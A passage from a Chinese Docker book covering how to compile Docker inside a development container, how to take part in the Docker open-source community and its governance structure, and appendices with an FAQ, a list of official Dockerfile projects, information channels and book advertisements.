执行了上面的命令之后，就创建了一个编译 Docker 的容器，之后要再次编译 Docker 的话，只需执行：

```
$ docker start -ai docker-dev
```

Docker 引用了大量其他项目的源码包，如 distribution 源码包、logrus 源码包等，这些源码包都安装在 dockercore/docker 这个镜像的 /go/src/ 目录下，因此如果没有及时更新 dockercore/docker 镜像，编译的时候就有可能报错，即使没有报错，但是 Docker 使用的可能不是最新的第三方源码包。除了经常更新 dockercore/docker 镜像这个方法外，更好的方法是在启动容器的时候将 docker/vendor/src 目录挂载到容器的 /go/src 目录下，这样就能保证每次编译使用的第三方源码包都是最新的。整个命令行如下：

```
$ docker run -ti --privileged --name docker-dev -v $(pwd)/vendor/src:/go/src -v $(pwd):/go/src/github.com/docker/docker dockercore/docker ./hack/make.sh binary
```

### 14.2.3 编译动态链接的可执行文件

使用 make 工具的编译方法是无法编译出动态链接的 Docker 可执行文件的，当使用 devicemapper 作为 storage-driver 时。为了使能 Udev sync，必须用动态链接的可执行文件，而这只能使用手动启动容器的方式。方法跟上节介绍的一样，只是将 ./hack/make.sh binary 换成了 ./hack/make.sh dynbinary。需要注意的是，如果编译出来的可执行文件是在支持 SELinux 而不是支持 Apparmor 的系统上（如 RHEL7），启动编译的容器时需要设置环境变量 DOCKER\_BUILDTAGS 为 DOCKER\_BUILDTAGS="selinux btrfs\_noversion"。如果编译出来的可执行文件是用于 Ubuntu 等使用 Apparmor 的系统上的，则不需要这个环境变量。

在 Docker 源码目录下执行以下命令行编译动态链接的可执行文件：

```
$ docker run -ti --rm --privileged -e DOCKER_BUILDTAGS="selinux btrfs_noversion" -v $(pwd):/go/src/github.com/docker/docker dockercore/docker ./hack/make.sh dynbinary
```

编译出来的动态链接的 Docker 可执行文件在 bundles/VERSION/dynbinary/ 目录下，安装的时候需要将 docker-{VERSION} 和 dockerinit-{VERSION} 这两个可执行文件同时复制到 /usr/bin/ 目录下，并重命名成 docker 和 dockerinit。

如果想编译 experimental 版本的 Docker，则在启动容器的命令行中添加环境变量 DOCKER\_EXPERIMENTAL=true，整个命令行如下：

```
$ docker run --rm --privileged -t -i -e DOCKER_EXPERIMENTAL=true -v $(pwd):/go/src/github.com/docker/docker dockercore/docker ./hack/make.sh binary
```

experimental 版本的 Docker 包含一些试验性的特性，这些特性尚不能用于生产环境中，只是提供给大家试验。

### 14.2.4 跑测试用例及小结

在修改了代码后，需要确保所有的测试用例都能通过，测试的内容详见 13.1 节。

使用容器来编译 Docker 正是 Docker 的一个应用场景，因为编译 Docker 需要安装大量

的依赖工具和源码包，而在不同的发行版上，这些工具包和源码包的安装方式都不一样，这会使 Docker 编译的通用性大大降低。因此，使用 Docker 容器的方式将 Docker 编译所依赖的工具包和源码包打包成一个镜像，将这个编译环境和主机环境解耦，使其不再有依赖关系。这样一来，在任何能跑 Docker 的环境上都可以利用这个镜像启动一个容器，在容器中完成编译，而不必在主机上安装任何工具包和源码包。同时，这个镜像可以放在 Docker hub 上跟大家共享，任何人都可以将这个镜像 pull 下来编译 Docker 源码，从此告别复杂而繁琐的依赖安装，只需一个命令就能给你一个环境让你完成编译。

需要特别说明的是，如果要在生产环境中使用 Docker，手动启容器这种编译方法是不推荐的，因为 dockercore/docker 所安装的依赖不一定能完全匹配需要编译的源码，这种方法推荐使用在开发环境中。不使用 Docker 容器来编译 Docker 也是可行的，但需要在主机上安装必要的工具并设置好对应的环境变量，读者可以参考源码目录下的 Dockerfile 来设置编译环境。

## 14.3 开源的沟通和交流

### 14.3.1 Docker 沟通和交流的途径

Docker 社区很庞大，沟通和交流的途径很多，包括邮件列表、IRC、Github 社区。

- ❑ 邮件列表：Docker 有开发者邮件列表和用户邮件列表，这两个邮件列表都在 Google group 上，登录 <https://groups.google.com> 直接搜索 docker-dev 和 docker-user，加入到这个群组里面就可以参与沟通交流。
- ❑ IRC：在 Freenode IRC 网络上有两个 Docker 的频道，#docker 和 #docker-dev，#docker 频道是讨论用户的一些求助的问题，#docker-dev 用来讨论开发工作。
- ❑ Github：Docker 本身的代码库和相关的代码库（如 machine、swarm、compose 等）都托管在 Github 上，这里是一个非常活跃的社区，每天都有大量的 Issue 和 PR 在这里讨论，点击 Docker 仓库主页上方的 Watch 进行关注，有关 Docker 的讨论将自动发送到你的邮箱里。

### 14.3.2 开源沟通和交流的建议

参与开源项目是与全世界的开发者一起合作开发，怎样与这些开发者沟通交流、建立互信也是非常重要的。开源就意味着开放、自由、共享，因此在开源的沟通和交流过程中就应该把握这个原则。下面是一些开源沟通和交流的建议。

首先，自信。开源就是开放，任何人都有自由提出自己的观点建议，观点建议无好坏之分，只有适不适合这个开源项目之分，所以大胆向开源项目提出你的 idea，大胆参与交流，大胆提补丁。只要参与进来，开源社区是一个能让你迅速成长起来的平台，因为这里



有一大帮热心的大牛 review 你的 design, review 你的 code, 你有什么错误, 有什么考虑不周的地方, 能迅速给你指出来。

其次, 尊重。相互尊重这是底线, 因为参与开源社区的是世界各地的人, 因此要尊重文化差异, 要尊重他人的工作成果, 尊重任何一人发表的任何一个观点。如果自己的 patch 被拒, 也要尊重 Maintainer 的决定, 毕竟开源项目也同样不能满足所有人, 但可以持续沟通发表自己的意见。

再则, 语言。国际上的交流大部分是英文, Docker 开源社区也不例外。可能不少人在这方面有障碍, 但是不能因为这个障碍而不去交流。在交流过程中, 不要纠结于语法、句法、单词的拼写, 而应该想办法把你的意思表达出来。

## 14.4 Docker 项目的组织架构

开源项目的成功也取决于开源项目的管理, 因为参与开源项目的是来自世界各地的开发人员, 这些开发人员有的来自公司, 有的来自研究机构, 有自由职业者, 也有学生等, 不同的人抱着不同的诉求来参与社区, 诉求的差异必然会引起冲突和分歧, 这也意味着会给开源项目带来风险。因此怎样将这样一个庞大的、诉求各异的开发者有效地组织起来也决定着开源项目是否成功。要管理好一个开源项目, 有两个重要的方面: 法律框架和管理模型。法律框架就是开源许可证, 许可证阐明了不同参与者的权利和义务; 而管理模型是由一些规则流程和文化组成。常见的 Apache 开源项目是由软件基金会和项目分开运作的, 他们会通过统一共识来做出决策, 软件基金董事会有最终的决策权。Docker 开源项目与此不同, Docker 开源项目有一个个人领导者, 他的角色被称为“仁慈的独裁者”, 这意味着他可以对一切事情做最终决策, 而之所以称为“仁慈的”, 是因为他的决策是基于整个社区意见的。

### 14.4.1 管理模型

Docker 这个项目由众多的 Maintainer 维护, 这些 Maintainer 大多数来自 Docker 公司, 其他的来自 Redhat、IBM、Google、CoreOS 等。不同的 Maintainer 职责不一样, 但是他们有以下三个共同点:

- ❑ 承担着使项目成功的责任;
- ❑ 都长期花费着时间和精力来提升整个项目;
- ❑ 他们花费那些时间来做他们必须做的而不是他们感兴趣的事情。

Docker 项目的管理采用的是一个不完全公平但高效的机制, 叫做仁慈的独裁者 (BDFL), 这位仁慈的独裁者的角色就是 Docker 的创始人 Solomon Hykes。这意味着所有的决策都是默认由 Solomon Hykes 做出的, 但是实际中每个决策都由 Solomon 来做肯定是不现实的, 因此就制定了一套明确的规则来确定哪些人有责任做出哪些决策, 因此有些决策

就延伸到了其他 Maintainer 上，BDFL 则保证规则的正确性。

BDFL 的日常工作包括以下内容：

- 1) 确保项目的管理能保证项目的健康发展，当项目出现问题有分裂风险或者阻塞风险，则重构项目的管理方式；
- 2) 确保项目不存在逐步升级的冲突或问题，如果这样的问题出现则积极解决。

Docker 的决策是怎样做出的？最简单答案就是：一切都是 Pull Request。Docker 是一个有着开放设计哲学的开源项目，项目的所有东西都是代码库中的一部分，代码库不仅仅包含了项目的代码，还包括了这个项目的设计哲学、管理模型、路标，只要是项目的一部分，它就在这个代码库中，只要是在这个代码库中，就是这个项目的一部分。因此所有的决策都是以代码库的修改体现出来的，要修改一个特性的实现，你就去修改源码，要修改一个 API 你就去修改 API 的规格说明，要修改设计哲学，你就去修改哲学宣言等。对于 Docker 的所有修改，无论大小，都通过以下三个步骤完成：

- 1) 创建一个 Pull Request，任何人都可以做。
- 2) 讨论这个 Pull Request，任何人都可以做。
- 3) 合入或者拒绝这个 Pull Request，谁有权力做这个事取决于 Pull Request 的本质和这个 Pull Request 将影响 Docker 的哪个方面。

#### 14.4.2 组织架构

Docker 的组织由 BDFL、架构师、Maintainer、运营人员构成，这些人员履行自己的职责来确保 Docker 这个项目正常的运转。

##### BDFL 和首席架构师：Solomon Hykes

作为项目的创始人，Solomon Hykes 就是整个项目 BDFL，也是首席架构师。他负责这个项目的整体架构，对 UI、API、架构（如插件系统）的修改都必须获得 Solomon Hykes 的同意。

##### 首席 Maintainer

首席 Maintainer 的职责是负责整个项目的质量，如代码审查，确定其可用性、稳定性、安全性、性能等。

##### 核心 Maintainer

核心 Maintainer 对于技术的实现和代码风格有最终的话语权，当这个项目出现其他人解决不了的问题时，他们就出现并解决这个问题，他们对代码的质量有最终的责任，确保代码的可用性、性能、稳定性等。

##### 子系统 Maintainer

随着项目的成长，项目不断分化出子系统。现在 Docker 的子系统包括文档、Libcontainer、

Registry、build tools、remote API、swarm、machine、compose、builder。每个子系统都有特定的 Maintainer 来负责，子系统的 Maintainer 可能也是核心 Maintainer。当你的 PR 跟某个子系统相关时，需要 ping 一下这个子系统的 Maintainer 提醒他们来审查。每个子系统的 Maintainer 的职责是：

- 1) 公布一个清晰的路线图；
- 2) 对于影响这个子系统的 PR 能迅速反馈；
- 3) 在 Github、IRC 和邮件列表中回答任何有关他们子系统的问题；
- 4) 确保他们的子系统遵从这个子系统的哲学、设计和路线图。

### 首席运营官

首席运营官负责项目日常的运营，包括以下方面：

- 促进所有项目贡献者之间的交流；
- 跟踪项目发布的计划；
- 确保各大 Linux 发行版能正常安装主线的 Docker，不会受阻于包依赖问题；
- 帮助新的贡献者成为一个成功的贡献者或 Maintainer；
- 管理和评估整个项目，确保整个项目在 DGBA（Docker 管理咨询委员会）的管理下正常运营。

### 运营人员

运营者确保项目正确的运营，他们负责整个项目的具体运营。他们的职责包括促进所有参与者的交流，帮助新的开发者成为一个成功的贡献者或 Maintainer，跟踪版本发布的计划，管理下游的发布和上游的依赖，定义一些衡量项目成功的衡量规则和衡量进度，设计和实现一些工具或者流程使贡献者和 Maintainers 更高效的工作。运营人员包括安全方面的运营人员、月度会议的运营人员、基础架构的运营人员、社区运营人员。

### 社区经理

社区经理的职责是为项目的社区服务，包括用户、贡献者和合作者，促进 Maintainer、贡献者和用户之间的交流，组织贡献者和 Maintainer 之间的活动，帮助新的贡献者参与进来。所有的贡献者如果有问题或反馈可以直接联系社区经理。


### 社区监管者

社区监管者的责任是确保新创建的 PR 和 Issue 被正确的分类，以及贡献者的工作都得到了必要的重视和尊重，此外，还要引导社区参与者参与相应的讨论。他们不是代码或者文档审查者，所以他们没有代码合入的权限，但是他们有权关闭雷同的、不合适的或者脱离主题的 PR 或者 Issue。

Docker 是当前炙手可热的开源项目，依靠上述的这些规则和 Maintainer 可将世界各地的参与 Docker 开发的开发者有效地组织管理起来，促使 Docker 项目走向成功。

## 14.5 本章小章

本章介绍了如何改进 Docker，怎样搭建 Docker 开发环境，怎样参与社区交流和 Docker 的组织架构，相信读者了解这些之后会知道怎样去参与 Docker 这个开源项目。开源项目的成功离不开大家的共同参与，相信越来越多的人会参与到 Docker 这个开源项目，为项目的成功贡献自己的力量。



## 附录 A *Appendix A*

### FAQ

#### 1) Docker 是否免费?

Docker 项目在 Github 上开源，且完全免费。

#### 2) Docker 使用什么开源 license ?

Docker 使用 Apache License V2.0，更详细的信息可以参考：<https://github.com/docker/docker/blob/master/LICENSE>

#### 3) Docker 能否运行在 Mac OS X 或 Windows 系统上?

Docker client 目前支持 Linux 和 Windows，但是 Docker engine 运行需要使用 Linux 内核特有的特性，所以目前只能运行在 Linux 系统上。

Mac OS X 和 Windows 用户可以使用 VirtualBox 启动 Linux 虚拟机来运行 Docker。具体可参考官方安装指南，其中详细描述了 Mac OS X 和 Windows 的 Docker 安装步骤：<https://docs.docker.com/installation/>。

#### 4) Docker 目前支持哪些平台?

Docker 目前支持的 Linux 系统包括：

- ☐ Ubuntu 12.04、Ubuntu 13.10、Ubuntu 14.04、Ubuntu 15.04
- ☐ Debian 8.0 Jessie/Debian 7.7 Wheezy(64-bit)
- ☐ Fedora 20+
- ☐ FrugalWare
- ☐ RHEL 7
- ☐ Centos 7.X
- ☐ Gentoo

- ☐ Oracle Linux 6/7
- ☐ ArchLinux
- ☐ OpenSUSE 12.3+/SLES 12+
- ☐ CRUX 3.0+

Docker 目前支持的云平台包括：

- ☐ Amazon EC2
- ☐ Joyent Public Cloud
- ☐ Google Cloud Platform
- ☐ IBM SoftLayer
- ☐ Microsoft Azure Platform
- ☐ Rackspace Cloud

#### 5) 容器退出时会丢失数据吗？

不会。应用程序写入磁盘的数据在用户显式地执行容器删除操作之前都不会丢失（即使容器在运行过程中重启系统，数据也不会丢失），容器中的文件系统在容器停止后仍然会被基础系统保存。

#### 6) 容器技术的扩展性怎么样？

目前世界上的很多大型服务器集群都是基于容器技术进行部署的。Google 公司很早就开始使用容器技术，现今几乎所有的 Google 服务都运行在容器中，包括其网络前端服务、基础信息系统 Bigtable 和 Spanner、批处理框架 MapReduce 和 Millwheel 等。Twitter 公司也使用容器技术来部署所有的应用基础设施。各大互联网公司正是由于容器技术的轻量级和可扩展性，才选择使用容器技术来承载其大型服务。

#### 7) 怎样在 Docker 容器之间建立连接？

推荐使用 Docker 提供的 link 参数在 Docker 容器之间建立连接，具体方式可以参考 Docker 命令中关于 link 参数的介绍。

也可以使用 ambassador 的方式间接地在容器之间建立连接，这样可以使服务的迁移和扩展更加灵活。使用 ambassador 的方式可参考如下链接：

[https://docs.docker.com/articles/ambassador\\_pattern\\_linking/](https://docs.docker.com/articles/ambassador_pattern_linking/)。

#### 8) 怎样在 Docker 容器中运行多个进程？

可以使用进程管理工具如 supervisord、runit、s6 或 daemontools 来启动多个进程。Docker 会启动后台的进程管理工具，并创建一个额外进程，只要容器中的进程管理工具还在运行，该进程就可以继续执行。

#### 9) 使用 Docker 时发现的安全问题要怎样上报？

可以通过如下链接了解 Docker 的安全策略：

<https://www.docker.com/docker-security>。

发现的安全问题可以通过该邮件列表反馈：[security@docker.com](mailto:security@docker.com)。

### 10) 为什么对 Docker 社区的代码提交需要使用 DCO 签名?

DCO (Developer's Certificate of Origin) 是 Docker 从 Linux 内核开发社区借鉴的一种版权认证方式。代码贡献者只需要在所提交的代码开头增加一行 DCO 签名, 就可以表明代码的版权所有属于开发者, 而非 Docker 公司。代码贡献者则应该要保证代码是完全独立开发的, 或者是基于符合对应开源协议的代码进行开发的, 并且确认自己有权限将对应代码提交到社区; 另外贡献者也应该意识到, 代码提交后就会作为开源软件完全公开。

### 11) 构建镜像时, 应该使用系统库还是将依赖文件打包?

几乎所有的程序都会依赖第三方库, 多数情况下程序会使用动态链接库, 多个程序使用同一个库时, 该库只需要被安装一次。而有些程序可能会依赖特定版本的库文件, 需要将依赖的所有库文件打包才能够保证程序的正常执行。

使用系统动态链接库的关键原因并不在于节省磁盘或内存空间, 而是在于保证系统安全性。所有的 Linux 发行版都十分看重安全性, 并有专门的安全团队跟踪暴露出的系统漏洞并寻找解决方案, 而普通的上游开发者可能无法做到这一点。因此, 在选择使用将库文件打包的方式制作 Docker 镜像之前, 首先应该确认包的制作者能否提供安全保证, 若暴露出安全漏洞能否及时解决并更新。如果无法确认这一点, 使用这个库文件制作的镜像就会存在安全风险。

### 12) 为什么 Dockerfile 中不建议使用 DEBIAN\_FRONTEND=noninteractive 参数?

在 Debian 和 Ubuntu 的基础上构建镜像时可能会遇到以下错误:

```
unable to initialize frontend: Dialog
```

该错误告知用户安装的进程无法打开对话框, 但是并不会阻塞镜像的构建过程, 可以忽略且不影响镜像的制作。

在 Dockerfile 中修改 DEBIAN\_FRONTEND 环境变量可以避免这一错误提示:

```
ENV DEBIAN_FRONTEND=noninteractive
```

DEBIAN\_FRONTEND 设置为 noninteractive 后, 安装程序便不会试图打开对话框, 上述错误提示就不会出现。但这样做也有风险: 任何以该镜像为基础镜像制作的容器和镜像都会继承该环境变量, 而使用这些容器进行交互式的软件安装时会因无法打开对话框而出错。因此, 构建镜像时尽量不要指定该环境变量。如果情况特殊必须指定, 最好在镜像制作完成前将该环境变量还原。

### 13) Docker 私有库自签名 SSL 报错应该怎样处理?

有两种方案可以解决自签名 SSL 报错的问题:

- ❑ 在 Docker daemon 启动时添加 “--insecure-registry \$REGISTRY\_URL” 参数, 将私有库添加到 insecure 列表中。
- ❑ 将签发私有仓库域名 SSL 证书所使用的 CA 证书放到指定位置:

```
/etc/docker/certs.d/$REGISTRY_URL/ca.crt
```

14) Docker daemon 重启后容器无法启动, 错误为 “device or resource busy”, 应该怎么解决?

遇到 “device or resource busy” 问题可通过手动卸载错误提示中的挂载目录来解决, 如:

```
#umount /var/lib/docker/devicemapper/mnt/$CONTAINER_ID
```

该错误出现的原因在于重启 Docker 时没有停止运行中的容器, 在重启 Docker daemon 前显式地停止所有容器可有效避免这一问题。

15) Attach 到容器后如何退出?


Attach 到容器后可以使用 CTRL-P + CTRL-Q 按键来退出容器, 并且不影响容器中主进程的运行。如果使用 CTRL-C 会发送 SIGKILL 信号给容器主进程, 可能会导致容器进程终止。

16) 怎样修改 Docker 镜像或容器文件的存储路径?

可以通过以下两种方式修改镜像或者容器文件的存储路径:

- ❑ Docker daemon 提供了 “-g/--graph” 参数来设置 Docker 运行的根目录, 默认目录为 “/var/lib/docker”。
- ❑ 使用 mount 命令将目标目录挂载到 “/var/lib/docker”, 或者使用软链接将 “/var/lib/docker” 链接到目标目录。





## 附录 B *Appendix B*

# 常用 Dockerfile

Docker 公司在 Github 上维护了一个 Dockerfile 项目 (<https://github.com/dockerfile>)，该项目为一些常见开源软件服务提供 Dockerfile 和自动构建方案。开发者可以根据该工程中的各服务介绍和 Dockerfile 来快速开发、测试和部署新的应用程序。

在 Dockerfile 项目中，每一个仓库都是安全可信赖的自动构建工程，工程对应的地址为 [https://github.com/dockerfile/\\$REPO\\_NAME](https://github.com/dockerfile/$REPO_NAME)，其中 \$REPO\_NAME 为下面介绍的各个工程的名字。可以使用工程中提供的 Dockerfile 并参考 README.md 文件进行相应服务镜像的构建。Dockerfile 项目中包括以下工程：


- ❑ **ubuntu**。该工程用于制作 Ubuntu 镜像，镜像基于 Ubuntu 14.04 发行版制作，并安装了一些常用的工具。
- ❑ **ubuntu-desktop**。该工程用于制作 Ubuntu 桌面版的镜像，镜像启动后能够通过 VNC 访问系统界面。
- ❑ **go**。该工程用于制作提供完整的 Go 语言开发环境的镜像。
- ❑ **go-runtime**。该工程用于制作提供 Go 语言运行时环境的镜像，可以作为其他标准 Go 语言应用的基础镜像。
- ❑ **java**。该工程用于制作提供 Java 开发环境的镜像。
- ❑ **nodejs**。该工程用于制作提供 Node.js 开发环境的镜像。
- ❑ **nodejs-runtime**。该工程用于制作提供 Node.js 运行时环境的镜像，可以作为其他标准 Node.js 应用的基础镜像。
- ❑ **nodejs-bower-gulp**。Bower 是 Web 客户端编程的包管理系统；Gulp 是一种自动化构建工具。二者都是基于 Node.js 进行开发的。该工程用于制作提供 bower 和 gulp 组

件的镜像。

- ❑ `nodejs-bower-gulp-runtime`。该工程用于制作提供 Node.js gulp 运行时环境的镜像，可以作为其他 Node.js gulp 应用的基础镜像。
- ❑ `nodejs-bower-grunt`。Grunt 是一种基于 Node.js 的自动化构建工具，支持插件并拥有非常庞大的生态系统。该工程用于制作提供 Node.js grunt 组件的镜像。
- ❑ `nodejs-bower-grunt-runtime`。该工程用于制作提供 nodejs grunt 运行时环境的镜像，可以作为其他 Node.js grunt 应用的基础镜像。
- ❑ `python`。该工程用于制作提供 Python 开发环境的镜像。
- ❑ `python-runtime`。该工程用于制作提供 Python 运行时环境的镜像，可以作为其他标准 Python 应用的基础镜像。
- ❑ `celery`。Celery 是一种基于分布式消息传递的异步任务队列，使用 Python 语言开发。该工程用于制作提供 Celery 组件镜像。
- ❑ `ansible`。Ansible 是一款能够配置和管理多台机器的软件平台，支持多节点软件部署、临时任务执行和配置管理，Ansible 基于 Python 语言开发。该工程用于制作提供 Ansible 组件的镜像。
- ❑ `ruby`。该工程用于制作提供完整 Ruby 语言开发环境的镜像。
- ❑ `ruby-runtime`。该工程用于制作提供 Ruby 运行时环境的镜像，可以作为其他标准 Ruby 应用的基础镜像。
- ❑ `fpm`。FPM 是一款包管理和转换工具，可以将目录、rpm 包、python eggs、rubygem 转化为 rpm、deb 等类型包。该工程用于制作提供 FPM 组件的镜像。
- ❑ `dart`。Dart 是 Google 开发的一种 Web 编程语言。该工程用于制作提供完整 dart 开发环境的镜像。
- ❑ `dart-runtime`。该工程用于制作提供 dart 语言运行时环境的镜像，可以作为其他 dart 应用的基础镜像。
- ❑ `julia`。Julia 是一种用于技术计算的高性能高级编程语言。该工程用于制作提供 julia 开发环境的镜像。
- ❑ `nginx`。Nginx 是一款轻量级 Web 服务器和代理服务器，也可以作为电子邮件代理服务器。该工程用于制作提供 Nginx 服务的镜像。
- ❑ `elasticsearch`。Elasticsearch 是一款基于 Lucene 的搜索服务，可以提供分布式、多租户的全文本搜索引擎。该工程用于制作提供 Elasticsearch 服务的镜像。
- ❑ `rabbitmq`。RabbitMQ 是一种基于 AMQP 协议的企业级消息传递系统，使用 Erlang 语言开发。该工程用于制作提供 RabbitMQ 服务的镜像。
- ❑ `haproxy`。HAProxy 是一款高可用的负载均衡和代理服务，能够将 TCP 和 HTTP 应用程序转发到多个服务器后端。该工程用于制作提供 HAProxy 服务的镜像。
- ❑ `nsq`。NSQ 是一款分布式的实时消息传递平台。该工程用于制作提供 NSQ 组件的镜

像，可以通过执行相应命令来启动 nsqd 节点或 nsqlookupd 服务发现。

- ❑ **ghost**。Ghost 是一款使用 JavaScript 开发的开源博客平台。该工程用于制作提供 Ghost 服务的镜像。
- ❑ **chrome**。该工程用于制作提供 Google Chrome 浏览器功能的镜像，容器启动后可以通过 VNC 连接到指定地址使用 Chrome 浏览器。
- ❑ **supervisor**。Supervisor 是一种基于 C/S 模型的进程控制系统，可以用于查看和控制类 UNIX 操作系统中的多个进程。该工程用于制作提供 supervisord 服务的镜像。
- ❑ **mysql**。MySQL 是一种开源的关系型数据库管理系统。该工程用于制作提供 MySQL 数据库服务的镜像。
- ❑ **mariadb**。MariaDB 是由开源社区维护的 MySQL 数据库分支，与 MySQL 的 API 和命令完全匹配。该工程用于制作提供 MariaDB 数据库的镜像。
- ❑ **percona**。该工程用于制作提供 percona-server 功能的镜像。percona-server 是由 Percona 公司维护的 MySQL 数据库的分支，与官方的 MySQL 保持兼容。
- ❑ **mongodb**。MongoDB 是一种跨平台的面向文档数据库，属于 NoSQL 型数据库。该工程用于制作提供 MongoDB 数据库的镜像。
- ❑ **rethinkdb**。RethinkDB 是一种开源的面向文档数据库，支持分布式，属于 NoSQL 型数据库。该工程用于制作提供 RethinkDB 数据库的镜像。
- ❑ **redis**。Redis 是一种开源的键值数据库系统，该工程用于制作提供 Redis 服务的镜像。



## Appendix C 附录 C

# Docker 信息获取渠道

用户可以通过如下渠道获取 Docker 相关信息：

❑ Docker Github 源代码地址

<https://github.com/docker/docker>

❑ Docker 用户使用指导

<http://docs.master.dockerproject.org/userguide/>

❑ Docker 用户邮件列表

<https://groups.google.com/d/forum/docker-user>

❑ Docker 开发者邮件列表

<https://groups.google.com/d/forum/docker-dev>

❑ Docker 用户 IRC

<irc://webchat.freenode.net#docker>

❑ Docker 开发者 IRC

<irc://webchat.freenode.net#docker-dev>

❑ Stackoverflow 中 Docker 的问题反馈

<http://stackoverflow.com/search?q=docker>

❑ Docker twitter 账户

<http://twitter.com/docker>


❑ Google group- Docker 用户

<https://groups.google.com/forum/#!forum/docker-user>

❑ Google group – Docker 开发者

<https://groups.google.com/forum/#!forum/docker-dev>

## 推荐阅读



### Docker 技术入门与实战

作者：杨保华 戴王剑 曹亚仑 ISBN: 978-7-111-48852-1 定价：59.00元

本书作者之一杨保华博士在加入 IBM 之后，一直从事云计算与软件定义网络领域的相关解决方案和核心技术的研发，热心关注 OpenStack、Docker 等开源社区，热衷使用开源技术，积极参与开源社区的讨论并提交代码。这使得他既能从宏观上准确把握 Docker 技术在整个云计算产业中的定位，又能从微观上清晰理解技术人员所渴望获知的核心之处。

—— 刘天成，IBM 中国研究院云计算运维技术研究组经理

好的 IT 技术总是迅速“火爆”，Docker 就是这样。好像忽然之间，在企业一线工作的毕业生们都在谈论 Docker。在 IT 云化的今天，系统的规模和复杂性，呼唤着标准化的构件和自动化的管理，Docker 正是这种强烈需求的产物之一。这本书很及时，相信会成为 IT 工程师的宝典。

—— 李军，清华大学信息技术研究院院长

### Docker 源码分析

作者：孙宏亮 ISBN: 978-7-111-51072-7 定价：59.00元



本书通过分析解读 Docker 源码，让读者了解 Docker 的内部结构和实现，以便更好地使用 Docker。该书的内容组织深入浅出，表述准确到位，有大量流程图和代码片段帮助读者理解 Docker 各个功能模块的流程，是学习 Docker 开源系统的良师益友。

—— 寿黎旦，浙江大学计算机学院教授

这本书从源码的角度对 Docker 的实现原理进行了深入的探讨和细腻的讲解，将当前炙手可热的容器技术的背后机理讲解得如此的深入浅出和明白透彻。无论是 Docker 的使用者还是开发者，通过阅读此书都可以对 Docker 有更深刻的理解，能够更好地使用或者开发 Docker。

—— 雷继荣，华为 Docker Committer

## 推荐阅读




### Linux内核设计与实现（原书第3版）

世界范围内公认的Linux内核经典著作，畅销全球多个国家

### Linux内核精髓

畅销书，一线内核技术专家经验和智慧结晶，深刻解读Linux内核的资源管理、文件系统、网络、虚拟化、省电技术、调试、性能调优、分析与追踪等核心主题



这是一个由100%技术精英组成的团队，对Docker的剖析，从产业到技术，再从技术到生态，以终为始；在Docker如此火热的时期依然清醒，没有忘记为什么会走上这条路，并全力探索怎样才能让这条路走得更加长远。这本书对容器技术本身理解得非常深刻，更加难能可贵的是，不拘于技术本身，对产业落地也有更深入的理解和探索。恭贺这本书的如期出版，为Docker的爱好者和实践者们做了更好的指引。

—— **梁胜** Rancher Labs创始人

I meet the Huawei team on a recent trip to Shenzhen and was impressed with the depth of knowledge and enthusiasm for Docker and containers that it demonstrated. Their team consists of valued contributors to Docker and many important Docker projects, and have a great amount of experience in the Docker ecosystem. This book is sure to inform and entertain those wishing to learn more about building modern distributed applications.

—— **Rob Haswell** Co-Founder and VP Product, ClusterHQ

Docker 是当前最火爆的开源软件项目，没有之一。Docker 技术对云时代的开发者意义重大，它已经成为向云平台交付分布式、微服务化互联网应用的事实标准。华为团队在 Docker 领域有颇深造诣，在全球范围也是 Docker 开源项目的主要贡献者。本书是开发者和云平台运维团队深入了解 Docker 容器技术的好机会。这本书由浅入深，覆盖了 Docker 开源项目的最新技术进展，也对国内外 Docker 生态圈做了细致的分析。其中关于 Docker API 和安全领域的叙述，对 Docker 实战具有重要的价值。

—— **喻勇** DaoCloud创始人

